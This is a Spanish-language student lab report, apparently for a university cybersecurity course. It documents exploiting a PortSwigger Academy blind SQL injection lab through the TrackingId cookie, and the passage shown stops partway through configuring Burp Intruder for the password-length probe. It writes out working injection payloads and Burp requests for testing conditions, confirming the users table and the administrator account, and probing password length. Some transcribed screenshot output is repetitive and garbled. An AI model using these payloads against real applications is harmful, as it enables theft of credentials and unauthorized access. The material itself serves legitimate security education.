


UNIVERSIDAD NACIONAL FEDERICO

VILLARREAL

FACULTAD DE INGENIERÍA INDUSTRIAL Y DE SISTEMAS

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



TÍTULO:

INFORME DE EXPLOTACION DE VULNERABILIDADES DE INYECCION SQL

PRESENTADO POR:

Paredes Villanueva Erwin Crosby

DOCENTE:

VILLAFUERTE BARRETO, HERNAN OSWALDO

ASIGNATURA CIBERSEGURIDAD

LIMA - PERÚ

2026

INFORME DE LABORATORIO

SQL INJECTION CIEGA CON RESPUESTAS CONDICIONALES


1. Introduccion

Este laboratorio consiste en explotar una vulnerabilidad de SQL Injection ciega basada en respuestas condicionales. A diferencia de una inyeccion clasica, en este caso no se ven los datos directamente en la pagina. En cambio, la aplicacion muestra el mensaje "Welcome back!" cuando la condicion SQL es verdadera, y lo oculta cuando es falsa. Usando esto como oraculo, se extrae la contrasena del usuario administrator caracter por caracter.

El punto de inyeccion es la cookie TrackingId, que la aplicacion usa para analytics y ejecuta dentro de una query SQL sin sanitizacion adecuada.

2. Acceso al Laboratorio


Se accede a la descripcion del laboratorio desde PortSwigger Web Security Academy. El objetivo es explotar la vulnerabilidad de SQL injection ciega para obtener la contrasena del usuario administrator e iniciar sesion con ella.



En la descripcion se indica que la base de datos contiene una tabla users con columnas username y password. La tarea es iniciar sesion como administrator para resolver el lab.

3. Carga del Laboratorio


Al hacer clic en "ACCESS THE LAB", se carga la tienda virtual objetivo. El lab aparece en estado "Not solved" (sin resolver) en la esquina superior derecha.



Esta es la aplicacion que vamos a atacar. Visualmente parece una tienda normal, pero internamente tiene una vulnerabilidad SQL en la cookie de seguimiento.

4. Captura de la Cookie con Burp Proxy

Con Burp Suite activo y el Intercept encendido, se recarga la pagina. Burp captura la peticion GET e intercepta los headers, donde se puede ver la cookie TrackingId.




En la linea 3 de los headers se ve la cookie:

Cookie: TrackingId=nRGHaSLQDR99GU8o; session=z9WhDscbN5E7pMAbXhyvOlnf73BeHHT2

Este valor es el punto de inyeccion que vamos a manipular.

5. Envio al Repeater

La peticion capturada se envia al Repeater de Burp (Ctrl+R) para poder modificarla y reenviarla manualmente cuantas veces sea necesario sin pasar por el navegador.



El Repeater permite editar libremente los headers y el cuerpo de la petición antes de enviarla, lo que es ideal para probar distintos payloads de inyección.

6. Verificación de Condición Verdadera

Se modifica la cookie para inyectar una condición SQL siempre verdadera:

Cookie: TrackingId=nRGHaSLQDR99GU8o' AND '1'='1; session=...

```
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ac400d803b5fb32800a441d007500da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND '1'='1; session=z9whDschN5E7pMAbXhyv0lnf73BeHHT2
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
```

Al enviar esta petición, en la pestaña Render de la respuesta aparece el mensaje "Welcome back!", confirmando que la condición verdadera produce una respuesta diferente.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The request is a GET / HTTP/2 with the following headers:

```
Host: 0ac400d803b5fb32800a441d007500da.web-security-academy.net
Cookie: TrackingId=nRGHaSLQDR99GU8o' AND '1'='1; session=z9whDschN5E7pMAbXhyv0lnf73BeHHT2
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
```

The response is rendered in the 'Render' tab, showing a 'WebSecurity Academy' page with a 'SHOP' banner and the message 'Welcome back!'. The 'Inspector' tab on the right shows the request details.

7. Verificación de Condición Falsa

Ahora se cambia la condición a una siempre falsa:

Cookie: TrackingId=nRGHaSLQDR99GU8o' AND '1'='2; session=...

```

Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ac400d803b5fb32800a441d007500da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND '1'='2; session=z9whDscbN5E7pMAbXhyv0lnf73BeHHT2
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile?0

```

Al enviar, el "Welcome back!" desaparece de la respuesta. Esto se puede ver en la vista Pretty del HTML, donde la seccion de navegacion ya no incluye ese mensaje.

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET to the web-security-academy.net endpoint with a modified cookie. The response shows the HTML content where the 'Welcome back!' message is missing, confirming the blind SQL injection.

Esto confirma que la inyeccion ciega funciona correctamente como oraculo booleano.

8. Confirmacion de la Tabla Users

Se inyecta una query para verificar si existe la tabla users:

```

Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users LIMIT 1)='a;
session=...

```

```

Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ac400d803b5fb32800a441d007500da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users LIMIT 1)='a; session=
4 z9whDscbN5E7pMAbXhyv0lnf73BeHHT2
5 Cache-Control: max-age=0

```

Al enviar, el "Welcome back!" vuelve a aparecer, lo que confirma que la tabla users existe en la base de datos.

Target: https://0ac40d803b5fb3280a441d007590da.web-security-academy.net

Request:

```

1 GET / HTTP/2
2 Host: 0ac40d803b5fb3280a441d007590da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users LIMIT 1)='a; session=
4 c7abed08175b0d0y0lnt73deBMT2
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: es-ES,es;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
12 Gecko) Chrome/116.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
14 q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: cross-site
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Dest: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://portswigger.net/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i

```

Response:

Blind SQL injection with conditional responses

Back to lab description >

Home | Welcome back! | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Pets Toys & Games

11,645 bytes [213 millis]

Memory: 227.4MB of 7.86GB Disabled

Target: https://0ac40d803b5fb3280a441d007590da.web-security-academy.net

Request:

```

1 GET / HTTP/2
2 Host: 0ac40d803b5fb3280a441d007590da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users WHERE
4 username='administrator')='a; session=
5 c7abed08175b0d0y0lnt73deBMT2
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Windows"
10 Accept-Language: es-ES,es;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/116.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
15 q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: cross-site
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Dest: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://portswigger.net/
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i

```

Response:

```

37 <!-- Not solved -->
38 <div class="lab-status-icon">
39 </div>
40 </div>
41 </div>
42 </div>
43 <!-- LAB_HEADER_END -->
44 <div class="main-content">
45 <section class="main-content">
46 <div class="notification-header">
47 <div class="notification-body">
48 <a href="/home">
49 </a>
50 </div>
51 </div>
52 </div>
53 </div>
54 <div class="notification-body">
55 <div class="notification-body">
56 <div class="notification-body">
57 <div class="notification-body">
58 <div class="notification-body">
59 <div class="notification-body">
60 <div class="notification-body">
61 <div class="notification-body">
62 <div class="notification-body">
63 <div class="notification-body">
64 <div class="notification-body">
65 <div class="notification-body">
66 <div class="notification-body">
67 <div class="notification-body">
68 <div class="notification-body">
69 <div class="notification-body">
70 <div class="notification-body">
71 <div class="notification-body">
72 <div class="notification-body">
73 <div class="notification-body">
74 <div class="notification-body">
75 <div class="notification-body">
76 <div class="notification-body">
77 <div class="notification-body">
78 <div class="notification-body">
79 <div class="notification-body">
80 <div class="notification-body">
81 <div class="notification-body">
82 <div class="notification-body">
83 <div class="notification-body">
84 <div class="notification-body">
85 <div class="notification-body">
86 <div class="notification-body">
87 <div class="notification-body">
88 <div class="notification-body">
89 <div class="notification-body">
90 <div class="notification-body">
91 <div class="notification-body">
92 <div class="notification-body">
93 <div class="notification-body">
94 <div class="notification-body">
95 <div class="notification-body">
96 <div class="notification-body">
97 <div class="notification-body">
98 <div class="notification-body">
99 <div class="notification-body">
100 <div class="notification-body">

```

11,645 bytes [213 millis]

Memory: 227.4MB of 7.86GB Disabled

9. Confirmacion del Usuario Administrator

Se verifica que el usuario administrator existe en la tabla:


Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users WHERE username='administrator')='a; session=...

```

Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ac400d803b5fb32800a441d007500da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users WHERE
4 username='administrator')='a'; session=z9whDscbN5E7pMABXhyv0lnf73BeHHT2
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"

```

La respuesta incluye "Welcome back!", confirmando que el usuario administrator existe.



10. Determinacion de la Longitud de la Contraseña

Se usa LENGTH() para saber cuantos caracteres tiene la contraseña:

Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'; session=...

```


Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ac400d803b5fb32800a441d007500da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT 'a' FROM users WHERE
4 username='administrator' AND LENGTH(password)>1)='a'; session=
5 z9whDscbN5E7pMABXhyv0lnf73BeHHT2
6 Cache-Control: max-age=0

```


El "Welcome back!" aparece, confirmando que la contraseña tiene mas de 1 caracter. Para determinar la longitud exacta, se usa Burp Intruder.

11. Configuracion del Intruder - Longitud


Se envia la petición al Intruder (Ctrl+I). En la pestaña Positions se marca el numero 1 como payload position con los marcadores § §.



Se abre el menu contextual y se selecciona "Send to Intruder":




En el Intruder, se limpia la seleccion automatica y se marca solo el numero 1 al final de LENGTH(password)>1. Abajo se confirma "1 payload position".



12. Configuración de Payloads para la Longitud

En la pestaña Payloads se cambia el tipo a "Numbers" con rango del 1 al 30 en paso de 1:



Payloads



Payload position:

All payload positions

▼

Payload type:

Simple list

▼

Payload count:

Simple list

Request count:

Runtime file

Payload configura

Custom iterator

This payload type

Character substitution

payloads.

Case modification

Recursive grep

Illegal Unicode

Character blocks

Paste

Numbers

Load...

Dates

Remove

Brute forcer

Clear

Null payloads

Deduplicate

Character frobber

Add

Bit flipper

Username generator

Enter a new item

Payloads



Payload position:
All payload positions

Payload type:
Numbers

Payload count:
30

Request count:
30

Payload configuration



This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:
☒ Sequential
☐ Random

From:
1

To:
30

Step:
1

How many:

Number format

Base:
☒ Decimal
☐ Hex

Min integer digits:
0

Max integer digits:
2

Min fraction digits:
0

Max fraction digits:
0

Examples

1

21


Payload processing



You can define rules to perform various processing tasks on each payload before it is used.

